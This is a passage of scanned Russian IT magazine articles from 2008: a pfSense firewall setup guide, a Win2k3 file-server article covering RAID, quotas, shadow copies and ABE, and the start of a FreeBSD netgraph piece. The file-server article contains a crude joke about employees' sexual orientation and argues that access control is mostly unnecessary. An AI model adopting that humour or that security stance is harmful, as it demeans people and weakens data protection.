Итак, записываем образ и загружаемся. Скрипты загрузки проанализируют имеющееся оборудование. После инициализации будет выведен список сетевых карт с предложением настроить VLAN-, LAN- и WAN- сетевые интерфейсы. Сначала идет VLAN:

```
*** Welcome to pfSense 1.2-RELEASE-cdrom on pfSense ***

  LAN*              ->  le0   ->     192.168.1.1
  WAN*              ->  le1   ->     192.168.175.128(DHCP)

 pfSense console setup
***********************
 0)  Logout (SSH only)
 1)  Assign Interfaces
 2)  Set LAN IP address
 3)  Reset webConfigurator password
 4)  Reset to factory defaults
 5)  Reboot system
 6)  Halt system
 7)  Ping host
 8)  Shell
 9)  PFtop
10)  Filter Logs
11)  Restart webConfigurator
12)  pfSense PHP shell
13)  Upgrade from console
99)  Install pfSense to a hard drive/memory drive, etc.

Enter an option:
```

Консольное меню pfSense

```
Do you want to set up VLANs now [y|n]?
```

В принципе, если настройки сети известны, то VLAN можно задействовать прямо сейчас, нажав «y» и введя parent-интерфейс (список сетевух будет выведен повторно). Однако большинству пользователей будет удобнее при помощи консоли настроить лишь внутренний LAN-интерфейс. Остальные же сконфигурировать при помощи графического меню. Если выход в Сеть производится через PPPoE или PPTP, то из-за специфики веб-интерфейса придется в любом случае поднимать VLAN (в разделе «Настройка через веб» я покажу, как это сделать). На следующем шаге скрипт предложит ввести название LAN-интерфейса.

```
Enter a LAN interface name or 'a' for
autodetection: fxp0
```

Аналогично настраивается WAN и дополнительные (Optional) интерфейсы. Впоследствии вместо Optional им можно дать любое другое название (например, DMZ). Когда настройки закончены, нажимаем <Enter>. Скрипт выведет текущие настройки.

```
LAN -> fxp0
WAN -> fxp1
```

Подтверждаем установки нажатием «y» и ждем, пока загрузится система.

```
Do you want to processed [y|n]?y
```

Угадать имена при наличии двух одинаковых сетевых карточек без знания их MAC-адресов часто бывает тяжеловато. Поэтому, если что-то не работает, просто поменяй местами интерфейсы в настройках или переподключи провода. Если будет обнаружено только одно сетевое устройство, появится предупреждение о невозможности работы в режиме роутера. Как и в m0n0wall, LAN-интерфейс автоматически получает адрес 192.168.1.1, а WAN — при помощи DHCP. После инициализации системы появится системное меню настройки pfSense, вверху которого отражены текущие установки Сети:

```
*LAN    -> fxp0 ->      192.168.1.1
*WAN    -> fxp1 ->      192.168.175.128(DCHP)
```



> warning

• При установке pfSense будут уничтожены все разделы на жестком диске.

• В pfSense правила файрвола работают до первого совпадения, поэтому запрещающий рулесет следует разместить последним.



▷ info

• Текущая версия pfSense 1.2, вышедшая в феврале 2008 года, базируется на FreeBSD 6.2.


• m0n0wall основан на FreeBSD и кроме pfSense дал жизнь еще нескольким дистрибутивам. Самым популярным является FreeNAS (речь о нем шла в X_08_2008).

• Популярность pfSense довольно высока. Количество загрузок только с официального сайта давно превысила 1 млн.

• В pfSense поддерживаются средства для подключения к виртуальным частным сетям и организации такого сервиса по протоколам IPsec, PPTP, OpenVPN.

• Функциональность в pfSense, по сравнению с родительским дистрибутивом m0n0wall, увеличена на порядок.

• В межсетевом экране по умолчанию активировано два правила, разрешающих все соединения наружу и запрещающих подключения из глобально немаршрутизируемых сетей (10/8, 172.16/12, 192.168/16).



Разметка диска в программе установки pfSense



Вывод системной информации

Когда IP-адрес интерфейса WAN назначается статически, то при определенных настройках Сети, после появления «Configuring WAN Interface», система как бы зависает, пытаясь получить нужный адрес. К сожалению, пропустить настройку WAN никак нельзя, придется подождать. Встречается такой «эффект» не всегда, но лучшим выходом, если что, будет отключение внешнего кабеля, тогда скрипт быстрее перейдет к следующему этапу.

После инициализации появляется меню, состоящее из 15 пунктов. Отсюда можно перезагрузить, остановить и обновить систему, сбросить настройки и пароль администратора веб-интерфейса, проверить доступность узла при помощи команды ping, просмотреть вывод pftop и журналы сервера, выйти в shell. Переназначить сетевые интерфейсы можно, выбрав пункт 1 — Assign Interfaces. После чего повторяем все шаги, описанные выше. Чтобы установить другой IP-адрес для LAN, нажимаем цифру 2 (Set LAN IP address). Затем последовательно вводим новый IP-адрес и сетевую маску. Последним вопросом будет:

```
Do you want to enable the DCHP server on LAN
[y|n]?
```

Отвечаем, в зависимости от того, нужно ли сейчас запустить DHCP-сервер для раздачи адресов во внутренней сети или нет. По окончании настройки скрипт выводит IP-адрес, который нужно набирать в строке веб-браузера, чтобы получить доступ к веб-интерфейсу.

Под цифрой 99 находится пункт, позволяющий установить pfSense на жесткий диск. После установки он исчезает из меню. Кстати, дистрибутив необязательно устанавливать: если вставить дискету, при выключении все настройки будут сохранены на нее.

УСТАНОВКА PFSENSE НА ХАРД

Несмотря на то, что pfSense — это урезанная версия FreeBSD, его установка очень проста и не требует каких-либо специфических знаний системы. Мастер установки, появляющийся после ввода 99 (Install pfSense to hard drive ...), поможет произвести все необходимые действия. Но помни, все разделы на выбранном жестком диске будут уничтожены. При наличии некоторого опыта можно попробовать пристроить pfSense в качестве второй системы, но лучше для экспериментов использовать виртуальные машины, под которыми этот дистрибутив отлично работает (или другой винч). Сама установка занимает пять минут. Для записи настроек и перехода к следующему шагу выбираем «Accept these settings». Перейти к следующему пункту можно при помощи стрелок или табуляции.

В первом окне доступны настройки шрифта и раскладки клавиатуры. Отмечаем «Install pfSense». Сначала выбираем жесткий диск, на который будем устанавливать систему, и форматируем его (Format this disk). Скрипт проверяет геометрию диска и выводит результат — обычно нет необходимости что-либо здесь менять. Отмечаем «Use this geometry» и записываем таблицу разделов (Format ad0). Тут добрый мастер предложит произвести разметку. В Edit partition можно создать несколько слайсов. Варианта, предложенного мастером, вполне достаточно, поэтому выбираем «Accept and Create». Теперь надо выбрать слайс, на который будем устанавливать pfSense. Он у нас один — отмечаем и в следующем окне подтверждаем нажатием «OK». После создания слайса программа предложит создать два раздела: корневой и swap (1024 Мб). При желании можно изменить разметку, после чего начнется копирование необходимых файлов на диск. В состав pfSense входит четыре ядра: для однопроцессорных и многопроцессорных систем, встроенных устройств (без драйверов VGA, клавиатуры и т.д.) и developer (с GDB). Выбираем нужное. Последний шаг — установка загрузчика. Затем последует перезагрузка.

Дальнейшие настройки производятся уже через веб-интерфейс.

НАСТРОЙКА ЧЕРЕЗ ВЕБ

Подключаться к pfSense можно пока только с LAN-интерфейса. Набираем его адрес в строке браузера. Для регистрации используем логин admin и пароль pfsense.

После успешного входа тебя встретит Setup Wizard, задача которого — упростить первоначальную настройку. В первом окне указываем имя и домен, к которому принадлежит компьютер, адреса DNS-серверов, настройки времени, часовой пояс и синхронизацию с сервером NTP. Что ж, приступаем к настройке WAN-подключения. Выбираем тип соединения: DHCP, статический, PPPoE или PPTP. Установка флажков «Block private networks» и «Block bogon networks» создаст правила, блокирующие подключение к WAN с адресов указанных сетей. Дальше, если хочешь, смени настройки LAN-интерфейса.

На последнем шаге мастера меняем пароль админа. От услуг мастера можно отказаться и настроить все самостоятельно, — поступай, как тебе удобнее. Повторно мастер вызывается в System → Setup Wizard.

По окончании настройки все соединения из внутренних сетей будут разрешены. Правила NAT создаются автоматически (новички это оценят). Когда такие правила планируется создавать вручную, — нужно снять флажок «Disable NAT Reflection», который находится внизу страницы System → Advanced.


Настройки в General Setup


Настройка правил пакетного фильтра

Интерфейс pfSense разбит на 7 основных вкладок: System, Interfaces, Firewall, Services, VPN, Status и Diagnostics. При выборе каждой откроются дополнительные подпункты. Для примера разберем некоторые настройки.
Если IP-адрес WAN-интерфейсу задается статически или динамически, то проблем с настройкой WAN не предвидится. Путаница возникает, когда к провайдеру нужно подключиться, используя PPPoE или PPTP. Как ты помнишь, pfSense поддерживает одно такое соединение, и настроить его можно только в Interfaces — WAN. Но где же тогда указывать настройки сетевого адаптера? В этом случае следует создать VLAN-интерфейс. Заходим в меню Interfaces — assign, переходим во вкладку VLANs и нажимаем <+>, чтобы создать новый интерфейс. Потом укажи настройки сетевой карты во VLAN, а в WAN — информацию о PPPoE.
Обязательно зайди в System — General setup! Здесь указываются: имя узла, адреса серверов DNS (если они не получаются через DHCP), имя пользователя и пароль администратора, а также — использование защищенного HTTPS при подключении через webGUI, порт для соединения, тема оформления, часовой пояс и сервер NTP.
По умолчанию сервер SSH отключен. Если вдруг планируется удаленное управление по этому протоколу, то переходим во вкладку System — Advanced и устанавливаем флажок «Enable Secure Shell». Для повышения безопасности в поле SSH port можно указать отличный от 22-ого порт и активировать аутентификацию по ключу. Последний следует скопировать в поле Authorizedkeys. Во вкладке Advanced можно включить первый последовательный порт (это отключит видеокарту и клавиатуру), функцию Filtering Bridge; указать сертификаты для webGUI; включить балансировку соединений, traffic shaper и другие параметры.
Для настройки статической маршрутизации следует перейти в Static Routes и нажать <+>. В появившемся меню выбрать интерфейс и ввести адрес сети, шлюз и краткое описание.
Настройка правил межсетевого экрана и NAT производится в Firewall — Rules. Количество вкладок здесь равно числу используемых интерфейсов. По умолчанию весь локальный трафик разрешен: в LAN стоит правило «Default LAN → any», а из WAN блокируется доступ только с адресов частных сетей (другими словами, входящие сетевые подключения с адресов из диапазонов 10/8, 172.16/12, 192.168/16 на внешний сетевой интерфейс запрещены). Правило NAT формируется автоматически (Automatic outbound NAT rule generation), поэтому сразу после установки pfSense исполняет роль маршрутизатора с фильтрацией пакетов.

Новое правило создается очень просто. Для этого не нужно обладать знаниями PF, достаточно представлять конечный результат. Выбирается значение параметра, предложенного конфигуратором (адрес/интерфейс источника и назначения, протокол, порт или диапазон, расписание и прочее), — ошибиться здесь тяжело. Созданные правила можно расставлять по порядку. Обрати внимание на небольшой треугольник слева от правила. Если он зеленый — правило активно, если серый — нет. Сначала создаем разрешающее правило, позволяющее соединяться удаленно через webGUI. Выбираем Add new rule и указываем в Action — Pass, Interface — LAN, Protocol — TCP. Поля Source и Destination в том случае, когда используется 80-ый порт, можно установить в Any, чтобы пользователи могли получить доступ к веб-ресурсам интернет. В Destination port устанавливаем HTTP. Аналогично настраивается доступ к остальным удаленным сервисам. По окончании настроек в поле Action правила «Default LAN → any» меняем значение с Pass на Block или Reject. Не забудь, что правила работают до первого совпадения, поэтому запрещающий рулесет следует разместить последним, используя кнопки Move selected rule. По окончании всех настроек нажимаем кнопку «Apply changes».
Во вкладке Firewall также можно задать псевдонимы (aliases), которые позволят упростить создание правил. При выборе пункта Traffic Shaper запустится мастер настройки. На первом шаге следует выбрать внешний и внутренний интерфейсы и указать скорость Download/Upload, а затем установить приоритет для VoIP-сервисов. В Penalty Box указываются адреса, трафик с которых будет идти с наименьшим приоритетом. Далее идут настройки ограничений для P2P-сетей, сетевых игр и остальных протоколов.
По ходу конфигурирования система выводит предупреждения вверху страницы. Обращай на них внимание: иногда требуется нажать кнопку/гиперссылку или перезагрузить компьютер, иначе настройки не вступят в силу.

ВСЕ НЕ ЗРЯ

Опыт показывает, что pfSense не зря пользуется популярностью и получает лестные отзывы IT-специалистов. Он прост в настройке и надежен в работе. Такой маршрутизатор вполне способен решить все задачи по представлению доступа и защите домашней/офисной сети. ⌶



▷ links
• Проект **m0n0wall**: m0n0.ch/wall.

• Требования к оборудованию для разных вариантов использования pfSense расписаны на сайте проекта www.pfsense.com в документе Hardware Sizing Guidance.

• Полный список возможностей pfSense приведен на странице Features сайта проекта (www.pfsense.com).

КРИС КАСПЕРСКИ



Моем файлы чисто-чисто

ПОДНИМАЕМ ИДЕАЛЬНЫЙ ФАЙЛОВЫЙ СЕРВЕР

Администраторы накопили огромный опыт воздвижения и эксплуатации «бюджетных» файловых серверов. Среди них с большим отрывом лидируют сервера на базе Win2k3, который стал стандартом де-факто. Никсы в этой роли смотрятся недостаточно убедительно, доставляя проблемы техническому персоналу. Впрочем, Win2k3 тоже не идеален. Чтобы раскрыть его потенциал, а заодно помочь начинающим администраторам избежать «классических» ошибок, и была написана эта статья.

Локальные сети начинались с файловых серверов. Ими же, по сути дела, и закончились. Достаточно многие сидят с SQL, WEB, etc, но еще больше народу используют файловые сервера: дома, в офисе, в корпоративной среде и так далее — вплоть до глобальных распределенных систем с кучей точек доступа по всему миру. Заниматься глобализмом мы не будем, переложив решение проблем планетарного масштаба на чужие плечи. Лучше обсудим вопросы, связанные с настройкой добротного файлового сервера в рамках скромной локальной сети.

МАЛЕНЬКИЙ СЕРВАЧОК И БОЛЬШОЙ СЕРВЕР

Внешние жесткие диски с Ethernet-интерфейсом активно теснят полноценные файловые сервера, воздвигаемые на базе выделенных PC, встречаясь не только в домашних сетях, но и в офисах самых разных контор. Достоинства: низкая цена (особенно в пересчете на один гигабайт), высокая масштабируемость (закончилось дисковое пространство? просто покупаем еще один винт и втыкаем в сетевой порт), относительная безглючность (работают они под сильно урезанным Linux'ом, который, как известно, не зависает), предельно низкое энергопотребление (а, следовательно, более дешевая

UPS, обеспечивающая их бесперебойным питанием, в отсутствии которого говорить о сохранности информации можно только в переносном метафизическом смысле), неприхотливость (внешние жесткие диски не требуют никакого обслуживания), невосприимчивость к большинству хакерских атак. Плюс ко всему вышеперечисленному: компактность (очень важное обстоятельство для мини-офисов и домашних сетей).
Недостатки: полная неуправляемость (внешний диск представляет собой «вещь в себе», работающую на автопилоте и не желающую подчиняться воле администратора), невозможность запуска антивируса внутри «коробки» (а вне «коробки» антивирус съедает всю пропускную способность локальной сети), практически непреодолимые трудности с обновлением ядра и наложением заплаток на него и на Самбу (Linux, конечно, штука хорошая, но дыры в нем все-таки обнаруживаются, и если их не латать, сервачок может заразиться вирусом или руткитом, который способен привести к краху системы; администратор будет вынужден разобрать «коробку», вытянуть оттуда жесткий диск и подключить его к PC — если, конечно, разработчики последнего не отодрали интерфейсный разъем, что частенько случается), низкая производительность при одновременном подключении нескольких десятков клиентов. В эту же корзину попадают аппаратные отказы самого диска (ведь RAID на базе внешних жестких дисков на x86 никак не организуешь), сложности резервирования и поиска информации, связанные с отсутствием служб журналирования и индексирования, которые опять-таки не работают через Ethernet. Про толковое разграничение доступа мы вообще не говорим.
Несмотря на это, внешние жесткие диски — не самый плохой вариант. Как файловые сервера для домашних сетей и небольших офисов (где все равно никто не заботится ни о разграничении доступа, ни о резервировании) они вполне приемлемы. Какой смысл ставить PC, используя его в режиме «внешнего жесткого диска»? Именно в таком режиме большинство файловых серверов и работает! Переход на внешние жесткие диски в этом случае экономит деньги и увеличивает надежность, сокращая количество отказов и затрудняя атаки на сервер. Что касается больших корпоративных сетей, то там внешние жесткие диски могут успешно «симбиотить» с настоящими файловыми серверами и использоваться для хранения разделяемых данных, некритичных к разрушению.
Воздвигнуть сервер можно и на основе PC. Особенно, если это — сервер файловый. Ему ни к чему большие процессорные мощности и SMP, избыток оперативной памяти превращается в бесполезный балласт, а скоростные RAID-контроллеры упираются в бутылочное горлышко тонкой витой пары. Список ненужных вещей можно продолжать еще долго, поэтому лучше остановиться на формулировке: «нетребовательность к аппаратной конфигурации». Подойдет любое (почти любое!) железо, что есть под рукой. Правда, не обойтись без знания кое-каких тонкостей.

ВЕРНОСТЬ 100-МЕГАБИТКЕ

Национальным стандартом де-факто стал 100-мегабитный Ethernet. Гигабитный уже давно не новость, но большого распространения он так и не получил. Что изменяет переход на гигабитные каналы? А ничего! Диск — быстрее, сеть — медленнее. Да, конечно, в гигабитный канал вмещается намного больше данных, и в крупных сетях разница все-таки видна. Однако это должна быть действительно крупная и сильно загруженная сеть, иначе выигрыш в производительности можно зафиксировать только с помощью хронометра. Но крупные сети строятся совсем по другой схеме (разбиваются на сегменты и администраторы заботятся о балансировке нагрузки). В 99% случаев правильно спроектированная сеть не




Внешний жесткий диск с Ethernet-интерфейсом и со снятой крышкой

испытывает острой потребности в гигабитных каналах — а неправильной и гигабита будет мало! Учитывая, что гигабитная инфрастуктура требует определенных инвестиций как в оборудование, так и в топологию самой сети, целесообразность ее использования — предмет острых дискуссий, которые мы обойдем стороной, оставшись верны старому доброму 100-мегабитному Ethernet'у.

С МАТРИЦЕЙ И БЕЗ

Файловому серверу позарез нужна матрица из нескольких дисков, объединенная в общий RAID. Какой же файловый сервер без RAID'а? И зачем тогда вообще нужны матрицы? Такие мысли есть у народа. Ошибочность этого мнения дорого обходится. RAID'ы они, мягко говоря, для другого предназначены:
а) для работы с файлами/разделами очень большого размера (ныне неактуально; монтируемые файловые системы и огромные объемы современных винчестеров делают свое дело — и чем дальше, тем больше);
б) для увеличения пропускной способности дискового ввода/вывода; в первую очередь это актуально для баз данных и станций цифрового видео-монтажа;
в) для серверов, критичных к отказу в обслуживании, с окном восстановления меньше часа или даже вовсе без такового (тот же самый функционал обеспечивает программный RAID плюс hot-plug на бюджетном SATA).
RAID'ы (в общем случае) практически не уменьшают вероятности потери данных, поскольку отказ жесткого диска не


Выставляем квоты



▷ links
Об особенностях использования ABE можно прочить в блоге blogs.microsoft.co.il.



info

• Подробнее о теневом копировании можно прочитать в статье «Движение в тени», опубликованной в X_03_2008.


• **ABE** позволяет администратору скрывать хранящиеся на общедоступных ресурсах папки и файлы от тех пользователей, которые не имеют разрешений на доступ к ним на уровне NTFS.

• С помощью **политики дисковых квот** можно ограничить объем дискового пространства, занимаемого данными пользователя на томе NTFS, и определить реакцию системы на превышение пользователем своей квоты или на достижение им заранее определенного «порога выдачи предупреждений».

• Если поднимаешь файловый сервер на базе Win2k3, не забудь в свойствах сетевого подключения открыть свойства **File and Printer Sharing for Microsoft Networks** (службы доступа к файлам и принтерам) и отметить пункт Maximize data throughput for file sharing.



Симпатичный сервачок



Включение теневого копирования в Win2k3

единственная (и не самая частая) причина аварии. Более того, в 9 случаях из 10 винчестер выходит из строя не сразу, а постепенно. Диагностические утилиты позволяют предвидеть возможный выход из строя за несколько дней, недель, а то и месяцев. К тому же, RAID'ы все равно не отменяют необходимость резервирования (поскольку не предотвращают логические разрушения, хакерские и вирусные атаки), а если у нас есть свежий бэкап — так ли нам нужен RAID?

Дешевые RAID'ы (особенно те, что встроены в материнскую плату) — весьма вредоносная штука. Они содержат множество ошибок, приводящих к возможным потерям данных и славятся внезапными отказами, а найти плату с совместимым или идентичным RAID'ом не так-то просто. Внешние RAID'ы (контроллеры, вставляемые в слот) более надежны, однако бюджетные модели все равно глючат, а стоимость дорогих соизмерима со стоимостью сервера в целом. Смысл?!

А как насчет программного RAID'а? Идея, конечно, заманчивая, но винчестеры, посаженные на разные порты контроллера, дадут намного больший выигрыш в производительности, если файлы, запрашиваемые пользователями, равномерно распределены между ними. Так что, чем больше у нас винчестеров, необъединенных в матрицу, тем выше производительность, — реально выше, а не по хронометру (хинт: винчестеры медленно ищут файлы, но быстро их читают, а потому параллельный RAID не увеличивает производительности, тогда как пара независимых жестких дисков — пожалуйста).

СКУПОЙ ПЛАТИТ ДВАЖДЫ

Мифы про то, что, дескать, существуют файловые системы, не подверженные фрагментации, немедленно разоблачаются, как только эти файловые системы приобретают популярность. Фрагментация была, есть и будет. А достойных фрагментаторов — особенно с учетом большого количества открытых файлов на сервере... гм...


Всякий раздел изначально обречен на неуклонную деградацию производительности, и под NTFS еще нет дефрагментаторов, способных восстановить больного на 100%. Единственная мера — реформат с повторной заливкой файлов, временно сохраненных в другом месте. Но это радикальный вариант. Замедлить темпы падения производительности (Крис, ты прямо как на пленуме ЦК КПСС выступаешь, — Прим. ред.) помогает правильный выбор размера кластера. Больше — значит, лучше. Конечно, с увеличением размера кластера возрастают и потери дискового пространства, так как NTFS не умеет использовать пустые хвосты кластеров (UFS, поддерживаемая FreeBSD, — умеет). Но дисковое пространство стоит копейки, а низкая производительность компьютера оборачивается низкой производительностью труда, вылетая в сотни и даже тысячи рублей.

ВОЗВРАТ К ПЕРВОБЫТНООБЩИННОМУ СТРОЮ

В древние времена народ жил в пещерах, и все в племени знали друг друга. Офисы — это те же самые пещеры, хоть и с евроремонтом. И понятия там первобытнообщинные. Кто трогал мой файл и весь выртогал? Кто съел мой бутерброд, утянул чайник и исписал весь маркер? Верните чайник на место! И файл мой отдайте! Как это так: access denied?!

Бедный администратор! Он всю неделю планировал систему разграничения доступа. Ага, Маша и Катя — они у нас в бухгалтерии, и потому члены одной группы (вообще говоря, они лесбиянки и работают попеременно то с одного, то с другого компьютера, а чаще всего — вообще не работают, а ищут себе любовниц на love.mail.ru). А вот Лена уже давно не... В смысле, она шарит в компьютерах, web-дизайне и пишет движок для сайта компании на PHP. Зачем ей доступ к файлам Маши и Кати?! Выделим ее в отдельную группу!

Теперь Борис (он у нас юрист) хочет видеть на сайте компании красивые графики, визуализирующие отчетность Маши с




Служба теневого копирования несвободна от ошибок и иногда не запускается

Катей. Что делает Лена? Правильно, пинает администратора, чтобы он ей предоставил доступ к файлам. То же самое делает и Борис. В результате, рано или поздно мы приходим к полному уравнению в правах с незначительными исключениями для администратора.

Разграничение доступа реально необходимо лишь очень большим компаниям. Во всех остальных случаях — это головная боль в чистом виде. Вместо того, чтобы заниматься делом, сотрудники бегают по отделам в поисках лиц, имеющих доступ к данному файлу. Даже если это архив, который на первый взгляд нужен только тому, кто занимается резервированием, и который желательно защитить от бесконтрольного доступа. Но, увы, жизненные реалии таковы, что архив нужен всем, пусть не постоянно, а время от времени. Конечно, понятие конфиденциальности никто не отменял, и далеко не всем сотрудникам дозволено видеть файлы своих соседей. В теории. На практике же, если в компании завелся вредитель, то он их увидит, даже если администратор воздвигнет многоступенчатую систему защиты. Если же вредителей нет — от кого нам тогда защищаться? Вопрос риторический, четкого ответа не имеющий. Умные администраторы отличаются от глупых тем, что не занимаются самодеятельностью, а раздают сотрудникам права, спущенные вышестоящим руководством, которому и приходится отдуваться за все разборки Маши, Кати, Лены и Бориса.

КВОТЫ

И все-таки — кто увел наш любимый чайник? Уже второй день весь отдел без чая. О какой производительности труда может идти речь? Наглядное свидетельство того, что если кресло не привязать цепью, стоит только оторвать от него свой зад, как опускать обратно будет уже некуда. Потому как кресло кто-то стащил. Разбирайся потом, кто. Точно так и с дисковым пространством. В отличие от разграничения доступа, дисковые квоты — великое дело! Винчестеры они, конечно, очень большие, но не резиновые. Пользователи создадут кучу копий одного и того же файла, растасованных по разным папкам, притаранят несколько Гб фотографий в стиле «Маша с Катей покоряют Крым». Про музыку, клипы и порно мы вообще молчим. Одним словом, файловый сервер может молниеносно превратиться в файловую помойку. В чем проблема? А проблема в резервировании, обычно осуществляемом на DVD, объем которого намного меньше объема жестких дисков, и потому сохранение всех файлов сервера вылетает в копеечку, способствуя разорению фирмы. С другой стороны, объем реально нужных файлов не так уж и велик. Главное — не резервировать всякий мусор. А то у Маши новая суперпупер мегапискельная камера, да еще и с записью видео.



Управление разделяемыми ресурсами

Чтобы прищемить беспредельниц, как раз и нужны квоты. Хочет Маша залить на сервер свои фотографии — пусть это делает под именем юзера Хипарь (от английского heap, «куча»), а под рабочие файлы ей выделить, максимум, гигабайт — заодно и дубликаты файлов со временными копиями удалит.

ИГРА ТЕНЕЙ

Как лучше всего проводить резервирование? Разумеется, по расписанию. Когда все пользователи ушли, закрыли все файлы, и ничто не мешает их копированию (файлы, открываемые на запись, обычно блокируются). Вот только нереально это. Кто-то открыл кучу файлов и ушел домой, оставив компьютер включенным. Или фирма работает в три смены. Да мало ли еще что...

Чтобы разрешить проблему, в Win2k3 реализовано так называемое «теневое копирование» (shadow copies). Если говорить просто — это фоновое копирование, осуществляемое на секторном уровне (вообще-то, кластерном, но кого заботят такие мелочи) и работающее в тесном взаимодействии с NTFS. Копируются даже файлы, открытые на запись и заблокированные от совместного чтения.

Теневое копирование поддерживает множество резервирующих программ (в том числе, и штатная утилита MS Backup) и вникать в технические детали реализации для его использования, в общем-то, не обязательно.

ОБОРОННАЯ ИНИЦИАТИВА ABE

Аббревиатура ABE расшифровывается как Access Based Enumeration. Это такая секьюрная фича, стоящая на страже безопасности данных. Как и следует из ее названия, ABE позволяет скрывать сам факт существования разделяемых ресурсов от определенных групп пользователей, включая анонимусов (то есть, всех праздношатающихся хакеров).

Теоретически, это усложняет взлом, поскольку хакеру необходимо не только подобрать пароль к ресурсу, но еще и угадать имя самого ресурса (например, имя папки с разделяемыми документами). Впрочем, как показывает практика, администраторы склонны давать разделяемым ресурсам вполне предсказуемые имена, а потому ABE не есть панацея.

С другой стороны, когда пользователь не видит ресурсов, к которым он не имеет прав доступа, он не нервничает и не задает глупых вопросов администратору (типа: «а почему у меня не открывается папка TopSecret?»). Так что использование ABE даже в мирных целях весьма перспективно.

ЗАКЛЮЧЕНИЕ

Окончание статьи еще не означает конца всех проблем. С воздвижением сервера (не обязательно файлового) проблемы только начинаются. Собственно говоря, администратор представляет собой биокомпьютер, обслуживающий другие биокомпьютеры (пользователей), ну и попутно решающий, стоит ли выливать воду из чайника через вентиляционные отверстия сервера, или пускай пока живет. А вот когда окончательно достанут — точно выльет. Пока его чинят, он хоть немного отдохнет. «Его» — это администратора, «он» — в смысле, сервер. Или наоборот?



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Сетевое граффити

ИНТЕРЕСНЫЕ ВОЗМОЖНОСТИ СЕТЕВОЙ ПОДСИСТЕМЫ NETGRAPH

Стандартные настройки сети в FreeBSD обычно не вызывают особых проблем. В интернете полно документации, процесс конфигурирования описан вдоль и поперек. Но при объединении нескольких сетей в одну, подсчете трафика и балансировке нагрузки приходится изрядно попотеть. К счастью, есть элегантный выход — использовать netgraph.

1996 — 2008

Сетевая подсистема netgraph была создана в 1996 году Джулианом Элисчером и Арчи Коббсом, как попытка исправить ограниченную поддержку некоторого оборудования и протоколов в FreeBSD. Первые варианты были доступны в специальной версии FreeBSD 2.2, собираемой для компании Whistle InterJet, а дебют в основном дереве состоялся в FreeBSD 3.4. Сегодня netgraph — это часть ядра ОС. Основная идея подсистемы — модульность и комбинация простых инструментов для реализации более сложного решения.

